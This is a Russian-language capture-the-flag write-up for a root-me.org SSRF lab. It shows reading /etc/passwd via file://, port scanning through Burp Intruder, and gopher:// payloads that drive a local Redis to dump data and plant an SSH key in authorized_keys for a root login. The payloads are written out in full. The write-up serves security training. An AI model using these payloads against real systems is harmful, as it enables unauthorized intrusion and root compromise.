

1. Изучите функционал [задания](#), сделайте пинг на свой сервер.
2. Прочитайте файл /etc/passwd с [уязвимого сервера](#).
3. Просканируйте открытые порты на [уязвимом сервере](#).
4. \* Запишите данные в redis, сделайте дамп и скачайте его содержимое с [уязвимого сервера](#)
5. \* Получите root-права на [уязвимом сервере](#), прочитайте флаг /passwd и сдайте флаг. Результатом должно быть выполненное задание в вашем профиле на root-me.org
6. \* Если у вас есть желание еще больше потренироваться в данном типе уязвимостей, можете решить эти [задания](#)

1. Зашел в задание.



Сделал пинг на свой сервер и посмотрел в логах(последние два запроса с root-me):




```
krilatiy@instance-1:/var/log/nginx$ cat /var/log/nginx/access.log
46.1.109.99 - - [29/May/2021:07:31:33 +0000] "GET / HTTP/1.0" 200 612 "-" "-"
212.129.28.21 - - [29/May/2021:08:00:13 +0000] "GET / HTTP/1.1" 200 612 "-" "-"
212.129.28.21 - - [29/May/2021:08:03:30 +0000] "GET / HTTP/1.1" 200 612 "-" "-"
krilatiy@instance-1:/var/log/nginx$
```

Запрос к <http://localhost:>



2. Чтобы прочитать /etc/passwd вводим <file:///etc/passwd>



3. Попробуем просканировать различные порты

Перехватим запрос в burp и отправим в intruder:

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options

1 x
2 x
4 x
...

Target
Positions
Payloads
Options

### ? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which

Attack type: Sniper

```

1 POST /index.php HTTP/1.1
2 Host: ctf02.root-me.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://ctf02.root-me.org
10 Connection: close
11 Referer: http://ctf02.root-me.org/index.php
12 Upgrade-Insecure-Requests: 1
13
14 url=http%3A%2F%2Flocalhost%3A%5B

```

Сделаем пейлоады следующим образом:

Target
Positions
Payloads
Options

### ? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Position. The number of payload sets can be customized in different ways.

Payload set: 1 Payload count: 65,536

Payload type: Numbers Request count: 65,536

### ? Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type: ☒ Sequential ☐ Random

From:

To:

Step:

How many:

Посмотрим ответы:

С длиной 670:

```
</form>
<pre>
  <br />
  Erreur Curl : Failed connect to localhost:21; Connection refused<br />
</pre>
</body>
```

С длиной 658(22) открыт ssh:

```
<pre>
  <br />
  Erreur Curl : Recv failure: Connection reset by peer<br />
</pre>
```


С длиной 691(25) открыт smtp:

```
<pre>
  <br />
  220 ssrf-box.localdomain ESMTP Postfix
  221 2.7.0 Error: I can break rules, too. Goodbye.
</pre>
```

С длиной 1031 стандартный 80 порт

И так далее...

4. Попробуем повзаимодействовать с redis:



Получим ответ +OK

Установим number 666

```
1 origin: http://ctf02.root-me.org
2 Connection: close
3 Referer: http://ctf02.root-me.org/index.php
4 Upgrade-Insecure-Requests: 1
5
6 url=gopher%3A%2F%2Flocalhost%3A6379%2F_SET%20Number%20666%250d%250aQUIT
```

И прочитаем

<pre>12 upgrade-insecure-requests: 1 13 14 url=gopher%3A%2F%2Flocalhost%3A6379%2F_GET%20Number%250d%250aQUIT</pre>	<pre>12      &lt;/title&gt; 13      &lt;/head&gt; 14      &lt;body&gt; 15        &lt;link rel='stylesheet' proc 16        &lt;iframe id='iframe' src='b 17      &lt;/iframe&gt; 18      &lt;form method="POST" action 19        &lt;input type="text" name= 20      &lt;/form&gt; 21      &lt;pre&gt; 22        &lt;br /&gt; 23        \$3 24        666 25        +OK 26      &lt;/pre&gt; 27    &lt;/body&gt; 28  &lt;/html&gt;</pre>
--	---

Установим директорию /var/www/html

```
url=
gopher%3A%2F%2Flocalhost%3A6379%2F_CONFIG%20SET%20dir%20/var/www/html%250d%250aQUIT
```


Сделаем дамп БД

```
url=
gopher%3A%2F%2Flocalhost%3A6379%2F_CONFIG%20SET%20dbfilename%20mydump%250d%250aQUIT
```

Также делаем \_save

```
url=gopher%3A%2F%2Flocalhost%3A6379%2F_save%250d%250aQUIT
```

И сохраняем к себе дамп БД



```
(kali@kali)-[~/Downloads]
$ cat mydump
/var/www/html/ber????dir
dbfilenamedump????n]??o?
```

5. Сделаем SET dbname authorized\_keys  
Далее сгенерируем rsa ключ

```
(kali@kali)-[~/Downloads]
$ ssh-keygen -t rsa -f ./id_rsa4 -C root
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./id_rsa4
Your public key has been saved in ./id_rsa4.pub
The key fingerprint is:
SHA256:OZYq9czlRnwc9AWSDFbByZgBx7AdwaDgZqU3vP0rsNU root
The key's randomart image is:
+---[RSA 3072]---+
| . . +*X@oo. |
| . = . **==0 |
| = = . o o |
| o . * . . |
| . S + o |
| . * O . |
| . o = E |
| . + . . |
| . ... |
+---[SHA256]---+
```

Установим его SET 1 “\n\n НАШ\_КЛЮЧ \n\n”

```
url=
gopher%3A%2F%2Flocalhost%3A6379%2F_SET%20%20%22\n\n%73%73%68%2d%72%73%61%20%41%41%41%41%42%33%4e%7a%61%43%31%79%63%32%45%41%41%41%41%44%41%51%41%42%41%41%41%42%67%51%43%79%33%32%53%43%45%6a%6d%46%39%50%61%39%42%4c%38%4d%33%57%64%57%68%7a%54%79%43%34%79%74%42%30%39%4a%2b%69%72%54%39%6b%2f%56%78%75%44%74%36%38%52%4a%4e%48%37%73%54%38%39%30%62%71%73%56%73%36%4e%73%61%58%37%6d%73%78%4a%37%31%6c%69%41%44%70%47%54%32%49%2b%6e%6f%68%59%30%4e%2f%59%48%32%6a%47%4a%32%67%44%43%7a%34%77%48%4f%56%36%69%55%62%68%53%48%77%53%4f%79%30%42%30%4c%36%54%74%34%6d%79%53%58%49%30%30%39%43%76%6a%73%73%2f%44%76%38%2f%6d%6f%62%41%7a%4b%30%69%6e%6b%38%6c%38%65%2f%4e%41%62%63%4c%6f%42%75%33%39%70%44%61%31%39%77%38%6b%70%56%61%41%74%39%5a%2f%68%6f%66%35%45%62%4a%6d%32%71%68%5a%2b%52%56%77%62%79%6d%2b%34%31%69%49%45%4c%46%77%4f%54%68%7a%34%41%6c%55%57%64%56%55%44%4e%7a%63%30%62%33%35%32%70%4e%72%35%47%4f%75%53%69%69%33%6e%77%41%67%36%4b%5a%6b%4f%56%6e%69%4e%4b%5a%32%6b%41%33%6b%2f%64%6a%6b%6a%30%48%45%37%33%71%47%4b%30%32%58%51%77%6c%59%67%73%33%46%4d%68%66%33%66%51%56%33%4b%6e%4b%2f%45%49%50%77%68%59%55%58%55%4b%64%54%7a%4f%57%42%38%6f%6d%67%7a%45%53%5a%74%77%33%54%72%4d%78%58%33%64%6d%65%6b%50%52%5a%6b%65%58%58%4f%32%6d%45%6a%63%4b%37%55%31%68%4b%51%31%64%51%55%48%68%70%69%64%59%2f%78%4c%51%31%42%72%66%4b%4d%32%74%30%42%39%78%43%53%4c%48%41%79%34%5a%4d%59%36%6e%51%76%64%51%52%61%53%56%71%61%59%4a%4f%56%79%5a%35%50%69%32%67%74%77%64%4a%4a%70%57%52%4f%6e%47%51%59%6f%75%73%2b%6a%67%57%50%46%38%67%46%46%57%2b%34%44%45%78%44%51%4e%66%6b%30%72%57%59%47%33%74%32%67%67%7a%6d%54%62%6f%54%7a%58%2f%58%35%73%73%4e%76%48%65%79%45%5a%56%77%71%62%74%56%52%68%50%39%50%7a%73%6d%67%48%44%49%41%64%37%6d%65%66%58%70%33%55%3d\n\n%22%250d%250aQUIT
```

```
(kali@kali)-[~/Downloads]
$ ssh -i id_rsa4 root@ctf02.root-me.org 255 x
The authenticity of host 'ctf02.root-me.org (212.129.28.21)' can't be established.
ECDSA key fingerprint is SHA256:6ap5tgmbG0x02e5ExYdUeXWN5d0so0kcMrFLyzK6q9I.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'ctf02.root-me.org,212.129.28.21' (ECDSA) to the list of known hosts.
Last login: Sat May 29 09:59:03 2021 from 10.66.2.1
[root@ssrf-box ~]# cd /
[root@ssrf-box /]# cat paswwd
cat: paswwd: No such file or directory
[root@ssrf-box /]# cat passwd
[REDACTED] 2
[root@ssrf-box /]#
```